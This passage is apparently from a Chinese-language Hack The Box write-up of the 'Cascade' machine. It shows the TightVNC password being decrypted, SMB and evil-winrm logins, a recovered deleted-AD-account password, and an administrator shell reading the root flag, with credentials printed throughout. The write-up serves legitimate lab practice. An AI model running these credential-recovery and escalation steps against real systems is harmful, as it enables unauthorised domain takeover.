"QueryTimeout"=dword:0000001e
"QueryAcceptOnTimeout"=dword:00000000
"LocalInputPriorityTimeout"=dword:00000003
"LocalInputPriority"=dword:00000000
"BlockRemoteInput"=dword:00000000
"BlockLocalInput"=dword:00000000
"IpAccessControl"=""
"RfbPort"=dword:0000170c
"HttpPort"=dword:000016a8
"DisconnectAction"=dword:00000000
"AcceptRfbConnections"=dword:00000001
"UseVncAuthentication"=dword:00000001
"UseControlAuthentication"=dword:00000000
"RepeatControlAuthentication"=dword:00000000
"LoopbackOnly"=dword:00000000
"AcceptHttpConnections"=dword:00000001
"LogLevel"=dword:00000000
"EnableFileTransfers"=dword:00000001
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
"DisconnectClients"=dword:00000001
"PollingInterval"=dword:000003e8
"AllowLoopback"=dword:00000000
"VideoRecognitionInterval"=dword:00000bb8
"GrabTransparentWindows"=dword:00000001
"SaveLogToAllUsersPath"=dword:00000000
"RunControlInterface"=dword:00000001
"IdleTimeout"=dword:00000000
"VideoClasses"=""
"VideoRects"=""
```

破解TightVNC密码：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cascade/vncpwd]
└─$ ./vncpwd ../vnc_pass
Password: sT333ve2

┌──(kali㉿kali)-[~/Desktop/HTB/Cascade/vncpwd]
└─$
```

使用evil-winrm登陆：



发现shares文件夹下面有audit文件夹，smbclient登陆进去下载内容：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cascade]
└─$ smbclient --user s.smith //10.10.10.182/Audit$ --password sT333ve2
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 29 13:01:26 2020
  ..                                  D        0  Wed Jan 29 13:01:26 2020
  CascAudit.exe                      An    13312  Tue Jan 28 16:46:51 2020
  CascCrypto.dll                     An    12288  Wed Jan 29 13:00:20 2020
  DB                                  D        0  Tue Jan 28 16:40:59 2020
  RunAudit.bat                        A       45  Tue Jan 28 18:29:47 2020
  System.Data.SQLite.dll              A   363520  Sun Oct 27 02:38:36 2019
  System.Data.SQLite.EF6.dll          A   186880  Sun Oct 27 02:38:38 2019
  x64                                 D        0  Sun Jan 26 17:25:27 2020
  x86                                 D        0  Sun Jan 26 17:25:27 2020

                6553343 blocks of size 4096. 1625260 blocks available
smb: \> cd DB
smb: \DB\> ls
  .                                   D        0  Tue Jan 28 16:40:59 2020
  ..                                  D        0  Tue Jan 28 16:40:59 2020
  Audit.db                           An    24576  Tue Jan 28 16:39:24 2020

                6553343 blocks of size 4096. 1625260 blocks available
smb: \DB\> get Audit.db
getting file \DB\Audit.db of size 24576 as Audit.db (4.7 KiloBytes/sec) (average 4.7 KiloBytes/sec)
smb: \DB\> cd ..
smb: \> get RunAudit.bat
getting file \RunAudit.bat of size 45 as RunAudit.bat (0.0 KiloBytes/sec) (average 3.3 KiloBytes/sec)
smb: \> get CascAudit.exe
getting file \CascAudit.exe of size 13312 as CascAudit.exe (4.5 KiloBytes/sec) (average 3.7 KiloBytes/sec)
smb: \> exit

┌──(kali㉿kali)-[~/Desktop/HTB/Cascade]
└─$ file Audit.db
Audit.db: SQLite 3.x database, last written using SQLite version 3027002, file counter 60, database pages 6, 1st free page 6, free pages 1, cookie 0×4b, schema 4, UTF-8, version-valid-for 60

┌──(kali㉿kali)-[~/Desktop/HTB/Cascade]
└─$ sqlite3 Audit.db
SQLite version 3.38.5 2022-05-06 15:25:27
Enter ".help" for usage hints.
sqlite> .tables
DeletedUserAudit  Ldap              Misc
sqlite> select * from DeletedUserAudit
   ...> ;
6|test|Test
DEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d|CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
7|deleted|deleted guy
DEL:8cfe6d14-caba-4ec0-9d3e-28468d12deef|CN=deleted guy\0ADEL:8cfe6d14-caba-4ec0-9d3e-28468d12deef,CN=Deleted Objects,DC=cascade,DC=local
9|TempAdmin|TempAdmin
DEL:5ea231a1-5bb4-4917-b07a-75a57f4c188a|CN=TempAdmin\0ADEL:5ea231a1-5bb4-4917-b07a-75a57f4c188a,CN=Deleted Objects,DC=cascade,DC=local
sqlite> select * from ldap;
1|ArkSvc|BQO5l5Kj9MdErXx6Q6AGOw==|cascade.local
sqlite> select * from Misc;
sqlite>
```

然后访问CascAudit.exe，需要用的windows机器，省略，获得密码：w3lc0meFr31nd

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cascade]
└─$ evil-winrm -i 10.10.10.182 -u arksvc -p "w3lc0meFr31nd"

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\arksvc\Documents> net user arksvc
User name                    arksvc
Full Name                    ArkSvc
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/9/2020 5:18:20 PM
Password expires             Never
Password changeable          1/9/2020 5:18:20 PM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/29/2020 10:05:40 PM

Logon hours allowed          All

Local Group Memberships      *AD Recycle Bin       *IT
                             *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -filter 'isDeleted -eq $true -and name -ne "Deleted Objects"' -includeDeletedObjects


Deleted           : True
DistinguishedName : CN=CASC-WS1\0ADEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe,CN=Deleted Objects,DC=cascade,DC=local
Name              : CASC-WS1
                    DEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe
ObjectClass       : computer
ObjectGUID        : 6d97daa4-2e82-4946-a11e-f91fa18bfabe

Deleted           : True
DistinguishedName : CN=Scheduled Tasks\0ADEL:13375728-5ddb-4137-b8b8-b9041d1d3fd2,CN=Deleted Objects,DC=cascade,DC=local
Name              : Scheduled Tasks
                    DEL:13375728-5ddb-4137-b8b8-b9041d1d3fd2
ObjectClass       : group
ObjectGUID        : 13375728-5ddb-4137-b8b8-b9041d1d3fd2

Deleted           : True
DistinguishedName : CN={A403B701-A528-4685-A816-FDEE32BDDCBA}\0ADEL:ff5c2fdc-cc11-44e3-ae4c-071aab2ccc6e,CN=Deleted Objects,DC=cascade,DC=local
Name              : {A403B701-A528-4685-A816-FDEE32BDDCBA}
                    DEL:ff5c2fdc-cc11-44e3-ae4c-071aab2ccc6e
ObjectClass       : groupPolicyContainer
ObjectGUID        : ff5c2fdc-cc11-44e3-ae4c-071aab2ccc6e

Deleted           : True
DistinguishedName : CN=Machine\0ADEL:93c23674-e411-400b-bb9f-c0340bda5a34,CN=Deleted Objects,DC=cascade,DC=local
Name              : Machine
                    DEL:93c23674-e411-400b-bb9f-c0340bda5a34
ObjectClass       : container
ObjectGUID        : 93c23674-e411-400b-bb9f-c0340bda5a34

Deleted           : True
DistinguishedName : CN=User\0ADEL:746385f2-e3a0-4252-b83a-5a206da0ed88,CN=Deleted Objects,DC=cascade,DC=local
Name              : User
                    DEL:746385f2-e3a0-4252-b83a-5a206da0ed88
ObjectClass       : container
ObjectGUID        : 746385f2-e3a0-4252-b83a-5a206da0ed88

Deleted           : True
DistinguishedName : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
Name              : TempAdmin
                    DEL:f0cc344d-31e0-4866-bceb-a842791ca059
ObjectClass       : user
ObjectGUID        : f0cc344d-31e0-4866-bceb-a842791ca059
```

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -filter { SAMAccountName -eq "TempAdmin" } -includeDeletedObjects -property *

accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : cascade.local/Deleted Objects/TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd                : YmFDVDNyMWFOMDBkbGVz
CN                              : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
codePage                        : 0
countryCode                     : 0
Created                         : 1/27/2020 3:23:08 AM
createTimeStamp                 : 1/27/2020 3:23:08 AM
Deleted                         : True
Description                     :
DisplayName                     : TempAdmin
DistinguishedName               : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
dSCorePropagationData           : {1/27/2020 3:23:08 AM, 1/1/1601 12:00:00 AM}
givenName                       : TempAdmin
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : OU=Users,OU=UK,DC=cascade,DC=local
lastLogoff                      : 0
lastLogon                       : 0
logonCount                      : 0
Modified                        : 1/27/2020 3:24:34 AM
modifyTimeStamp                 : 1/27/2020 3:24:34 AM
msDS-LastKnownRDN               : TempAdmin
Name                            : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : user
ObjectGUID                      : f0cc344d-31e0-4866-bceb-a842791ca059
objectSid                       : S-1-5-21-3332504370-1206983947-1165150453-1136
primaryGroupID                  : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet                      : 132245689883479503
sAMAccountName                  : TempAdmin
sDRightsEffective               : 0
userAccountControl              : 66048
userPrincipalName               : TempAdmin@cascade.local
uSNChanged                      : 237705
uSNCreated                      : 237695
whenChanged                     : 1/27/2020 3:24:34 AM
whenCreated                     : 1/27/2020 3:23:08 AM
```

发现密码了，

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cascade/vncpwd]
└─$ echo YmFDVDNyMWFOMDBkbGVz | base64 -d
baCT3r1aN00dles
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cascade/vncpwd]
└─$ evil-winrm -i 10.10.10.182 -u administrator -p baCT3r1aN00dles

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../desktop
*Evil-WinRM* PS C:\Users\Administrator\desktop> cat root.txt
7ccf8126f3a4d342f67355780a1cd28a
```

成功获得root的flag